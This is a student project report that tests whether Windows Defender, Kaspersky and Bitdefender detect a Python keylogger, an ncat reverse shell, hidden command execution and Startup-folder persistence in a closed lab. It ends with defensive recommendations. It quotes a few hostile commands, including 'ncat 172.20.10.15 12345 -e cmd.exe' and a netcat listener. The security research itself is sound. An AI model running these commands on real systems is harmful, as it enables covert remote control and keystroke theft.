


ELEC-H404

Advanced Security Evasion in Windows

Andranik Voskanyan
Cédric Sipakam
Zinar Mutlu

Professor
Bruno Da Silva

Academic Year
2024 - 2025

Faculty
Electrical Engineering

Contents

List of Figures

Abstract

This project investigates the efficacy of Windows security solutions, primarily focusing on Windows Defender, Kaspersky, and Bitdefender, in detecting and responding to advanced stealthy attack techniques. The study evaluates common attacker methodologies including keylogger deployment, backdoor creation for remote access, non-visual command execution using built-in system tools, and persistence mechanisms designed to maintain unauthorized access. The evaluation involved executing these attack scenarios in a controlled environment while meticulously logging system behavior, network activity, and Windows event logs to analyze the detection capabilities and responses of the security software.

1 Introduction

1.1 Problem Statement and Motivation

The landscape of cyber threats is constantly evolving, with attackers developing increasingly sophisticated techniques to evade detection by security systems. Detecting these stealthy attacks presents a significant challenge for individuals and organizations alike. Understanding the methods attackers use to bypass security measures is crucial for defenders to improve their strategies, tools, and overall security posture. This project aims to shed light on these evasion techniques within the Windows operating system, a prevalent target for cyber-attacks.

1.2 Project Aims and Objectives

The primary aims of this project are:

- To evaluate the detection capabilities of Windows Defender, Kaspersky, and Bitdefender against specific attacker techniques, including:
  - Keylogger deployment
  - Backdoor creation and remote access
  - Non-visual command execution and process hiding
  - Persistence techniques
- To analyze system behavior, network activity, and event logs during these simulated attacks to understand security solution responses and generated artifacts.
- To assess the effectiveness of various evasion methods employed by attackers.

1.3 Scope of the project

This project focuses on:

- **Operating System:** Windows 11 Home
- **Security Solutions:** Windows Defender, Kaspersky, Bitdefender
- **Attacker Tools:** A combination of publicly available tools: Microsoft Windows Command Prompt, Netcat/Nmap, Python.
- **Exclusions:** This study does not cover all possible evasion techniques or every security product available. The focus remains on the selected methods and tools.

2 Background

2.1 Fundamentals of Security Evasion

Security evasion encompasses techniques and strategies attackers use to avoid detection by mechanisms like antivirus software, Endpoint Detection and Response (EDR) solutions, Intrusion Detection/Prevention Systems (IDS/IPS), and firewalls. The primary goal is to allow malicious activities to proceed unnoticed, enabling attackers to achieve objectives such as data theft, espionage, system disruption, or financial gain. Common motivations include maintaining stealth for long-term access (persistence), escalating privileges for deeper system control, and exfiltrating sensitive information without triggering alarms.

2.2 Overview of Windows Security Architecture

The Windows Operating System incorporates a multi-layered security architecture designed to protect against various threats. Key components include:

- **Windows Defender Antivirus:** The built-in anti-malware solution featuring real-time scanning, behavior monitoring, Anti-malware Scan Interface (AMSI), cloud-delivered protection, Network Inspection System (NIS), and Controlled Folder Access.
- **Windows Event Logging:** Records system, security, application, PowerShell, and other events. Specific event IDs can indicate suspicious activities, login attempts, process creation, and security policy changes.
- **User Account Control (UAC):** Helps prevent unauthorized system changes by requiring permission or administrator credentials for actions affecting system operation or security.
- **Windows Firewall:** Controls inbound and outbound network traffic based on configured rules.
- **BitLocker Drive Encryption:** Provides full-disk encryption to protect data at rest.
- **AppLocker/Windows Defender Application Control (WDAC):** Allows administrators to control which applications and files users can run.




Figure 1: Components of the Windows Security Architecture

2.3 Theoretical Overview of Attacker Techniques Investigated

Keyloggers

A keylogger is surveillance software or hardware recording every keystroke made on a computer, potentially capturing sensitive information like login credentials, credit card numbers, and personal messages. This project focuses on software-based keyloggers, exemplified by the `keylog.py` script. Common **Indicators of Compromise (IOCs)** include:

- Unusual network traffic (if logs are sent remotely).
- Unexpected new processes or files (often hidden).
- Performance degradation (less common with efficient keyloggers).
- Anti-keylogger software alerts.

Backdoors and Remote Access

A backdoor is a covert method for bypassing normal authentication or encryption, allowing unauthorized remote access. This enables attackers to control the compromised machine, exfiltrate data, or pivot to further attacks. Backdoors can be established via vulnerabilities, malware installation, or misuse of legitimate remote administration tools. A common method is the **Reverse Shell**, where

the compromised machine initiates an outbound connection to an attacker-controlled server, often bypassing firewalls restricting inbound connections. The command `'ncat 172.20.10.15 12345 -e cmd.exe'` within the project's `'commands.bat'` script attempts this by creating a TCP/IP connection from the victim to the attacker's IP via a specified port. Another method is the **Bind Shell**, where the victim machine listens on a port for the attacker to connect. **Indicators of Compromise** include unexpected network connections (especially to unusual IPs or ports), unexplained system behavior, or new user accounts.

Non-Visual Command Execution and Process Hiding

Attackers often execute commands without alerting users or security software. Common methods include:

- **PowerShell:** A powerful shell and scripting language. Attackers leverage techniques like **Fileless Execution**, running commands or scripts directly in memory without writing to disk.
- **Living Off The Land Binaries and Scripts (LOLBAS):** Using legitimate, pre-installed system tools (`cmd.exe`, `powershell.exe`, `rundll32.exe`, `certutil.exe`, etc.) for malicious actions to blend with normal activity. In this study, `'start /min cmd /c'` in `'cmd_commands.bat'` attempts to run commands in a hidden window.
- **Process Hiding Techniques:** Methods like running processes with hidden windows (`'start /min'`), process Doppelganging, or rootkit-like methods conceal malicious processes. The command `'attrib +h'` in `'cmd_commands.bat'` is used for file hiding.

Persistence Techniques

Persistence refers to methods attackers use to maintain access across reboots or other interruptions, allowing prolonged malicious activity. Common techniques include:

- **Startup Locations:** Placing malicious executables or scripts in Windows Startup folders (the method used in this study).
- **Registry Run Keys:** Adding entries to `'Run'` or `'RunOnce'` registry keys.
- **Scheduled tasks:** Creating tasks executing malicious code at specified times or triggers.
- **Windows Services:** Creating or modifying services to run malicious programs.
- **DLL Hijacking:** Exploiting application DLL loading mechanisms.
- **WMI Event Subscriptions:** Using Windows Management Instrumentation (WMI) to trigger malicious actions based on system events.

3 Description

This section details the test environment setup, security solution configurations, step-by-step implementation of attacker techniques, and the monitoring and data collection strategy.

3.1 Test Environment Setup

The attacker machine runs Kali Linux, while the victim machine uses Windows 11 Home. Both are connected on the same subnet via a closed Local Area Network (Mobile Hotspot). The attacker primarily utilizes Netcat, Windows Command Prompt, and Python.




Figure 2: Lab Environment

3.2 Implementation of Attacker Techniques

Step 1 - Non Visual Command Execution and Process Hiding

The command `'start /min cmd /c'` within `'cmd_commands.bat'` was used to execute subsequent commands via `'cmd.exe'` in a hidden window, testing detection of such operations.

Step 2 - Remote Access

The objective was to establish a reverse shell from the victim to the attacker using Netcat (`ncat.exe`, part of Nmap installed via WinGet by `cmd_commands.bat`) and assess detection by

security tools. **Execution Procedure:**

1. On the attacker machine, a Netcat listener was started: `'nc -lvnp 12345'`.
2. On the victim machine, `'cmd_commands.bat'` was executed.
3. The batch script attempted silent Nmap installation (if needed) and then initiated the reverse shell connection to the attacker's IP (`172.20.10.15`) on port `12345` using `'start /min cmd /c "ncat 172.20.10.15 12345 -e cmd.exe"'`.
4. Success resulted in a command prompt session from the victim appearing on the attacker's listener.
5. Commands were then executed remotely on the victim machine via the established shell.

Step 3 - Keylogger Deployment

A Python-based keylogger (`keylog.py`, using `pynput` to save keystrokes to `key.txt`) was deployed to assess detection. The `cmd_commands.bat` script automated parts of this, including copying `keylog.py` to the Startup folder for persistence and hiding the script file.

Step 4 - Backdoor Creation and Persistence

To establish persistence via the Startup folder and evaluate detection, the `cmd_commands.bat` script copied itself into the Startup folder.

3.3 Monitoring and Data Collection Strategy

System-Level Logs

- **Windows Event Logs (Event Viewer):** Monitored Security Log for specific events (logon event 4672).
- **Process Monitoring (Process Monitor - ProcMon):** Run during attacks with filters for relevant processes (security software, malicious executables) capturing activity, CPU, and RAM usage for analysis.

Network Traffic Analysis

- **Wireshark/tcpdump:** Captured network traffic on the victim machine, filtering for attacker IP, suspicious ports, or C2 domains. PCAP files were saved for analyzing backdoor connections or data exfiltration.

Performance Logging

- **Process Monitor:** Used to monitor CPU and memory usage of security processes (`MsMpEng.exe`) before, during, and after attack scenarios to assess resource impact.

- **Task Manager/Resource Monitor:** Used for manual observation of system performance.

4 Experimental Results After The Whole Hacking Process

This section presents the findings, detailing detection status, log evidence, and performance observations for several security solutions. The tests involved a five-stage attack chain: Batch Loader Execution (`cmd_commands.bat`), Tool Downloads (curl, winget, ncat), Keylogger Deployment (`keylog.py`), Persistence via Startup folder, and Reverse Shell (C2) using ncat.

4.1 Detection by Security Solutions

- **Windows Defender:**
  - Showed early detection capability via Windows Defender warning for the unknown batch loader, but required user interaction ("Run anyway") to bypass.
  - Failed to detect subsequent stages, including the active keylogger, Startup folder persistence, and the established ncat reverse shell, once the initial warning was bypassed.





Figure 3: Windows Defender Detection and Warning


- **Kaspersky:**
  - Generated zero alerts across all five attack stages.
  - This lack of detection occurred despite Kaspersky using the highest RAM during tests (approx. 311.51 MB).
- **Bitdefender:**
  - Also failed to detect any malicious activities across all stages, despite active payloads and moderate RAM usage.

4.2 Log Evidence and System Artifacts

- **Event Logs:**
  - Windows Event Log ID 4672 (Special privileges assigned to new logon) was observed, indicating processes launched (potentially by the batch script) gained significant access, useful for analysis but not an explicit OS malware detection.
- **Network Traffic (Wireshark):**
  - Successfully captured TCP packets for the ncat reverse shell, confirming the active C2 channel between the victim (192.168.129.8) and attacker (192.168.129.17) on port 12345. (See Figures 4a and 6).
- **File System Artifacts:**
  - The `keylog.py` and `cmd_commands.bat` scripts were successfully copied to the Startup folder for persistence and remained undetected by the tested AV solutions. (See Figure 5).
  - The keylogger successfully created its output file (`key.txt`) and captured keystrokes.
- **Attacker's View:**
  - The attacker received the reverse shell connection, enabling remote command execution (`dir`) on the victim machine, demonstrating control. (See Figure 4b).



(a) Attacker's ncat listener showing connection from victim.



(b) Attacker accessing victim's file system via reverse shell.

Figure 4: View from the Attacker's Device.




Figure 5: Malicious files (cmd_commands.bat, keylog.py) in the victim's Startup folder for persistence.





Figure 6: Wireshark capture showing TCP packets of the reverse shell.

4.3 Performance Impact of Security Solutions


Resource usage was monitored while all payloads were active.

- **Windows Security (Defender):** Exhibited relatively low resource usage (`SecurityHealthSystray.exe` minimal CPU, 5MB RAM). (See Figure 7a)
- **Kaspersky:** Showed the most significant resource consumption, particularly RAM (associated process `259cf41b.exe` used 311.51 MB Private Bytes, CPU 5-6%). (See Figure 7b)
- **Bitdefender:** Consumed moderate RAM (`bdagent.exe` 48MB Private Bytes) with low CPU usage. (See Figure 7c)

These readings reflect the cumulative cost during stealth persistence and live C2 access.



(a) Windows Security Performance.



(b) Kaspersky Performance.

(c) Bitdefender Performance.

Figure 7: Performance Impact of Security Solutions during active payloads.

4.4 Summary of Detection Across Attack Stages

Overall detection effectiveness was limited, especially for later-stage activities.

- **Stage 1 (Batch Loader Execution) & Stage 2 (Tool Downloads):**
  - Windows Defender (Defender) provided an initial warning for the unknown batch file. Chrome blocked one payload download.
  - Kaspersky and Bitdefender did not alert.

- **Stage 3 (Keylogger Deployment), Stage 4 (Persistence), & Stage 5 (Reverse Shell C2):**
  - All three solutions (Windows Defender, Kaspersky, Bitdefender) failed to detect these activities once initial execution was allowed/bypassed. The keylogger operated, files persisted, and the reverse shell provided C2 access without AV alerts.

The study highlighted that telemetry from tools like Sysmon and system Event Logs was crucial for reconstructing the full attack flow, as the antivirus tools often failed to correlate activities or flag abnormal persistence.

5 Discussion and Conclusion

5.1 Interpretation of Results

The results indicate a significant gap in the detection capabilities of the tested endpoint security solutions against multi-stage stealthy attacks. While initial warnings occurred at delivery/execution (primarily Windows Defender), these were bypassable by user action. Critically, once initial foothold was gained, subsequent keylogging, persistence via Startup folder, and backdoor via reverse shell went largely undetected by all three solutions.

Kaspersky's lack of alerts despite the highest resource consumption suggests higher resource usage doesn't guarantee better detection of these stealth techniques. Bitdefender also showed no detection. The reliance on user approval to run initially flagged executables is a key weakness exploitable via social engineering. Once bypassed, the tools offered little subsequent detection in this study. The successful use of LOLBAS techniques (`cmd.exe`, `winget`, `curl`, `ncat`) highlights the challenge in distinguishing legitimate tool usage from malicious intent without advanced behavioral analysis.

5.2 Comparison with Expected Outcomes/Literature

These outcomes align with cybersecurity literature emphasizing attackers' use of stealth, fileless malware, and LOLBAS to evade traditional detection. The findings confirm signature-based detection alone is insufficient. The MITRE ATT&CK framework documents many techniques used (T1059.006 Command/Scripting Interpreter, T1056.001 Keylogging, T1105 Ingress Tool Transfer, T1547.001 Boot/Logon Autostart Execution: Startup Folder). The difficulty in detecting these via standard AV is a known challenge empirically demonstrated here.

The failure to detect persistence or the active C2 channel is concerning but unsurprising, as attackers refine methods to blend with normal activity. This reinforces the need for advanced EDR capabilities focusing on behavioral anomalies and telemetry correlation, as only manual log analysis (Event Logs, Wireshark, ProcMon) could piece together the full attack in this scenario.

5.3 Challenges Encountered and Limitations of the Study

- **Limited Scope:** Focused on specific tools (Python keylogger, Ncat reverse shell, batch scripts) and techniques. Broader scope could yield different results.
- **Security Product State:** Exact versions and default configurations were used. Hardened configurations might perform better.
- **Controlled Environment:** Tests were in a controlled LAN. Real-world attacks involve more complex networks and external C2 infrastructures potentially blocked by broader threat intelligence.
- **User Interaction Assumption:** Bypassing initial warnings relied on simulating user approval ("Run anyway"). Stricter policies or permissions might prevent this.

5.4 Conclusion

This project demonstrated that common tools and techniques can execute a multi-stage stealth attack largely bypassing standard configurations of Windows Defender, Kaspersky, and Bitdefender on Windows 11 Home. While initial execution might trigger warnings, subsequent keylogging, persistence, and C2 were undetected by the tested AVs.

The findings underscore that high resource consumption doesn't guarantee superior protection against these attacks. Without robust behavioral detection and comprehensive host-level logging/-monitoring (like Sysmon, Event Logs), such attacks can proceed unnoticed by conventional AV. Traditional solutions struggle to correlate disparate low-level activities if individual components evade basic checks. The kill chain can be completed with minimal friction post-initial bypass.

5.5 Future Perspectives and Recommendations

Based on the findings, recommendations include:

- **Enhanced Behavioral Detection:** Continued vendor investment in advanced behavioral analytics and ML models to detect anomalous action sequences.
- **Endpoint Detection and Response (EDR):** Deploying/enabling comprehensive EDR solutions for deeper visibility, threat hunting, and incident response, as AV alone proved insufficient here.
- **Specific Hardening Actions:**
  - Enable strong script-blocking policies (Windows Defender ASR rules).
  - Continuously monitor autorun locations (Startup folder, registry keys).
  - Implement alerting for abuse of tools like ncat or suspicious outbound connections from command-line interpreters.

  - Maintain detailed host telemetry (Sysmon: process creation, network connections, file creation, DNS queries) to aid analysis when alerts fail.
  - Consider context-specific whitelisting for legitimate uses of potentially dual-use tools (Python, curl, winget).

- **User Education:** Ongoing training on social engineering and risks of bypassing security warnings.
- **Further Research:** Expand scope (techniques, EDR solutions, OS versions, obfuscation) in future studies.

Ultimately, defending against modern stealthy attacks requires a defense-in-depth strategy combining robust prevention, advanced detection, comprehensive visibility, and vigilant human oversight.

References

[1] Hutchins, E. M., Cloppert, M. J., & Amin, R. M. (2011). *Intelligence-Driven Computer Network Defense* (Lockheed Martin Cyber Kill Chain® white-paper).

[2] MITRE ATT&CK®. (n.d.). Enterprise Matrix & Technique IDs T1059.006, T1056.001, T1095, T1105, T1547.001. Retrieved from `https://attack.mitre.org/`

[3] pynput documentation. (n.d.). Retrieved from `https://pynput.readthedocs.io/`

[4] Nmap Network Scanning – Ncat: The Netcat Utility. (n.d.). Retrieved from `https://nmap.org/ncat/`

[5] Source for: "Modern attackers rarely rely on obvious malware. Instead, they use stealth techniques." (Implicitly from general cybersecurity knowledge)

[6] Source for: "Keyloggers, hidden commands, and backdoors operate silently, bypassing traditional AV/EDR detection." (Implicitly from general cybersecurity knowledge)

[7] Source for: "Security tools like Windows Defender often miss in-memory execution or obfuscated persistence techniques. Signatures alone aren't enough." (Implicitly from general cybersecurity knowledge)